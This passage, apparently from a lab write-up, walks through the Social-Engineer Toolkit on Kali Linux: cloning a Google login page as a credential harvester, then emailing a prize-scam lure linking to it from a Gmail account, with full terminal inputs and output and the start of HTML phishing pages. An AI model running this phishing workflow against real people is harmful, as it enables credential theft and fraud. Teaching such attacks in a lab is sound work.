- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

```
set> 2
```

### 3. Select Credential Harvester Attack Method



```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
[Icons] 1 2 3 4 [Icons]
set:webattack@kali:~$

File Actions Edit View Help

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
  
```

### 4. Select Web Template



```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
[Icons] 1 2 3 4 [Icons]
set:webattack@kali:~$

File Actions Edit View Help

2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.


The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
  
```

5. Enter the IP address that the data from the victim machine should gather to (here 10.2.0.15)



```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-----
*** IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT ***
-----


The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15

```

6. Select Google template replication



```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-----
*** IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT ***
-----

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15

-----
**** Important Information ****
-----

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config


Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-----
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 2

```

7. The setoolkit backend is running and is listening to receive the data from the victim machine



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URI to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-----

1. Java Required
2. Google
3. Twitter


set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

8. Open another setoolkit interface in another terminal and select Social-Engineering Attacks



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help

Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'

Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:


1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

```

## 9. Selecting Mass Mailer Attack



```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[...]
```

Follow me on Twitter: @HackingDave  
Homepage: <https://www.trustedsec.com>  
Welcome to the Social Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.

The Social Engineer Toolkit is a product of TrustedSec.  
Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules


99) Return back to the main menu.

```

set>

```

## 10. Selecting E-Mail Attack Single Email Address



```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[...]
```

- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

```

set> 5

```

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer


99. Return to main menu.

```


set:mailer>

```

## 11. Select One-Time Use Email Template



## 12. In parallel, set up the App password for the sender email (here janeclairephildoe@gmail.com)





13. Enter the email subject, body and add the link to 10.0.2.15 in the body and victim address ([nikhil1234ubuntu@gmail.com](mailto:nikhil1234ubuntu@gmail.com)) and the sender address and the user name of the sender the victim would see and paste the app password from the previous step and deselect high priority, attach file or infile and send the mail.

```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: Congratulations! You have won Rs. 1 Crore!
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit (return) on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Congratulations! You are the winner o
f the XYZ lucky draw and have won Rs. 1 Crore! Click on the link below to claim you Rs. 1 Crore! <a href='10.0.2.15'>
Click Here Now!</a> END
Next line of the body: END
set:phishing> Send email to: nikhil1234ubuntu@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay


set:phishing>1
set:phishing> Your gmail email address: janeclairephildoe@gmail.com
set:phishing> The FROM NAME the user will see: Jane Doe
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: no
Do you want to attach a file? [y/n]: n
Do you want to attach an inline file? [y/n]: n
[*] SET has finished sending the emails

Press <return> to continue


```




14. In the victim Ubuntu machine the mail is received in the Inbox




15. Opening the mail



16. Enter the username and password in the fake login page



17. The same data is received in the Kali Linux setoolkit interface



# HTML CODE

---

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Home Page</title>
</head>
<body>
  <h1>Welcome</h1>
  <p><a href="landing_page.html">Urgent Information Required</a></p>
</body>
```

Landing Page

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Login Page</title>
</head>
<body>
